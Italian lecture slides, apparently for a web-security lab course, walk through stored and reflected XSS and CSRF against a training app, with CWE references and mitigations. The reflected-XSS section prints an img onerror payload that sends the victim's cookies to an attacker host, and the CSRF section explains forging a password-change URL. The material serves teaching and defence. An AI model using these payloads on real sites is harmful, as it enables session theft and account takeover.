NOTA BENE: si è scelto un URL breve (a casaccio) poiché il form "Message" ha un limite massimo di numero di cinquanta caratteri.


Albero di attacco


(Defacciamento via XSS)



Risultato

(Viene eseguito Javascript → Si viene redirezionati a http://www.abc.it)





La vulnerabilità sfruttata nell'esercizio

(È composta da una specifica debolezza)

La vulnerabilità ora vista sfrutta una debolezza ben specifica.

Qual è questa debolezza?

Che CWE ID ha?

Debolezza #1

(Neutralizzazione impropria di caratteri speciali in generazione pagina Web)

L'applicazione non neutralizza (o neutralizza in maniera incorretta) l'input utente che viene inserito in una pagina Web.

CWE di riferimento: CWE-79.

https://cwe.mitre.org/data/definitions/79.html

Mitigazione #1

(Implementazione di un filtro whitelist)

Laddove possibile, far scegliere l'input in una white list di valori fidati.

Ad es., tramite menu a tendina.

Mitigazione #2

(Implementazione di un filtro blacklist)

Laddove la white list non sia applicabile, validare l'input tramite una black list.

NOTA BENE: in questo caso più che in altri, un filtro basato su black list rischia di divenire rapidamente obsoleto!

→ Non si faccia affidamento esclusivo su di esso!

Mitigazione #3
(Neutralizzazione dell'input)

Al posto di una black list è preferibile usare filtri che neutralizzino i caratteri speciali nell'input.

- Per HTML.
- Per Javascript.
- Per SQL.

Script **xss_s**, security **high**

(Implementa un filtro tramite diverse funzioni di PHP)

Attivando la script security a livello “high”, lo script **xss_s** (abusato finora) adopera un filtro basato su tre funzioni:

```
$message = trim($_POST['mtxMessage']);
$name = trim($_POST['txtName']);
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);
$name = mysql_real_escape_string($name);
$name = htmlspecialchars($name);
```

I filtri PHP adoperati

(`trim()`,`mysql_real_escape_string()`,`htmlspecialchars()`)

Il filtro **`trim()`** rimuove gli spazi bianchi extra ed il carattere nullo.

Il filtro **`mysql_real_escape_string()`** annulla i caratteri speciali SQL tramite sequenze di escape.

Il filtro **`htmlspecialchars()`** converte i caratteri speciali HTML in entità HTML.


`>` → **`>`**

…

Impostazione delle difese

(Sicurezza degli script: bassa)

Si imposti nuovamente la sicurezza degli script al valore basso (low).



Cross site scripting stored

(Il payload Javascript è inserito in un database tramite form HTML)

L'attacco ora visto è un Cross Site Scripting di tipo **stored**.

Il codice malevolo Javascript è memorizzato in maniera permanente (tipicamente, in un database tramite un form HTML).

Il codice malevolo Javascript è iniettato ogni volta che un utente carica una specifica pagina Web.

Cross site scripting reflected

(Il payload Javascript non è inseribile in un database tramite form HTML)

Un Cross Site Scripting di tipo **reflected** non sfrutta un database per la memorizzazione permanente di un codice malevolo Javascript.

In tale attacco si sfrutta la riflessione nella pagina Web di input non neutralizzato.

L'attaccante prepara un URL che provoca il XSS reflected e fa in modo che un utente lo acceda.

Una terza sfida

(Ancora più realistica delle precedenti)

Si selezioni il bottone "XSS reflected".
Si ottiene una pagina Web con un form di input "What's your name".
L'applicazione legge un nome; il bottone "Submit" sottomette i dati all'applicazione **`xss_r`** in esecuzione sul server.
Qui non è coinvolto alcun server SQL.

Una differenza tra **xss_s** e **xss_r**

(Di fondamentale importanza per l'attaccante)

La strategia di attacco a **xss_r** ricalca quella vista per **xss_s**.

Tuttavia, a differenza di **xss_s**, nell'applicazione **xss_r** il form HTML accetta molti più caratteri.

Ciò rende possibili attacchi più sofisticati.

Una differenza tra **xss_s** e **xss_r**

(Di fondamentale importanza per l'attaccante)

La strategia di attacco a **xss_r** ricalca quella vista per **xss_s**.

Tuttavia, a differenza di **xss_s**, nell'applicazione **xss_r** il form HTML accetta molti più caratteri.

Ciò rende possibili attacchi più sofisticati.

Il tag HTML `img`

(Definisce un'immagine in una pagina HTML)

Il tag HTML **`img`** definisce una immagine in una pagina HTML.
https://www.w3schools.com/tags/tag_img.asp

L'evento `onerror`

(Permette l'associazione di un callback Javascript in caso di errore)

L'evento **`onerror`** scatta quando si verifica un errore nel caricamento di un oggetto esterno.

Tipicamente, una immagine.

https://www.w3schools.com/jsref/event_onerror.asp

È possibile associare una funzione Javascript all'evento (callback).

Si verifica l'evento → Viene invocato il callback.

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
/>
```

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

Definizione del tag immagine.

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

Caricamento di una immagine inesistente.

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

Definizione di un callback Javascript da invocare in caso di verifica dell'evento.

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

In Javascript, **`this`** è un puntatore all'oggetto corrente (l'immagine).

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

La proprietà **src** specifica la sorgente dell'oggetto (nel caso dell'immagine, l'URL da richiedere).

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

L'URL da richiedere in caso di errore è http://site/ (controllato dall'attaccante).

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

All'URL è attaccato un parametro **c**.

Un callback particolare
(Cookie stealing)

Si consideri il codice Javascript seguente.

```
<img
   src=x
   onerror = this.src =
   'http://site/?c='+document.cookie
>
```

Il valore del parametro **c** è la stringa contenente i cookie dell'utente vittima.

“Are you telling me I get victim cookies?”

(Yes!)

Le conseguenze del codice malevolo

(Invia cookie ad un server Web sotto il controllo dell'attaccante)


Il codice malevolo ora visto, se iniettato via XSS, provoca l'invio di una richiesta HTTP ad un Web server.

L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina!

Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e leggere i cookie!

Albero di attacco

(Cookie stealing via XSS)



“Come to the dark side”

(“We have cookies”)

Una quarta (ed ultima) sfida

(Cross Site Request Forgery)

Si selezioni il bottone “CSRF”.

Si ottiene una pagina Web con due form di input “New password” e “Confirm new password”.

L’applicazione legge la password; il bottone “Submit” sottomette i dati all’applicazione **`csrf`** in esecuzione sul server.

La password è inserita in un database SQL.

Una quarta (ed ultima) sfida

(Cross Site Request Forgery)

Passo 1

(Invio richiesta normale ed analisi della risposta)

Si immetta l'input seguente nei form "New password" e "Confirm new password":

test

test

Tale input è:

sintatticamente corretto;

semanticamente corretto.

Ci si aspetta una risposta "corretta".


Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

`Password changed`

Si nota qualcosa di interessante?



Due gravi errori

(Macché gravi; clamorosi!)

Le password immesse dall'utente sono riflesse nell'URL, in chiaro!

- Un attaccante che monitora il traffico di rete le cattura subito.

L'URL è associato ad una azione che si suppone essere eseguita da un utente fidato.

- Se la azione la esegue un utente non fidato, non c'è modo di accorgersene.

Un'idea di attacco


(Contraffazione di una richiesta)

Si può provare a forgiare una richiesta modificando i parametri **`password_new`** e **`password_conf`** nell'URL.

Se un attaccante è in grado di iniettare tale richiesta (ad es., via XSS), fa cambiare la password ad una vittima ignara!

Albero di attacco

(Contraffazione di una richiesta)



La vulnerabilità sfruttata nell'esercizio

(È composta da una specifica debolezza)

La vulnerabilità ora vista sfrutta una debolezza ben specifica.

Qual è questa debolezza?

Che CWE ID ha?

Debolezza #1

(Incapacità di verificare l'intenzionalità di una richiesta legittima)

L'applicazione non è in grado di verificare se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata.

CWE di riferimento: CWE-352.

https://cwe.mitre.org/data/definitions/352.html

Mitigazione #1

(Implementazione di un filtro whitelist)

Si introduce un elemento di casualità negli URL associati ad azioni.

Tipicamente, si genera un numero casuale diverso ad ogni sessione (**number used once**, **nonce**) e lo si inserisce nell'URL (o in un campo nascosto del form).

Se l'attaccante genera l'URL senza form, la sua richiesta viene scartata.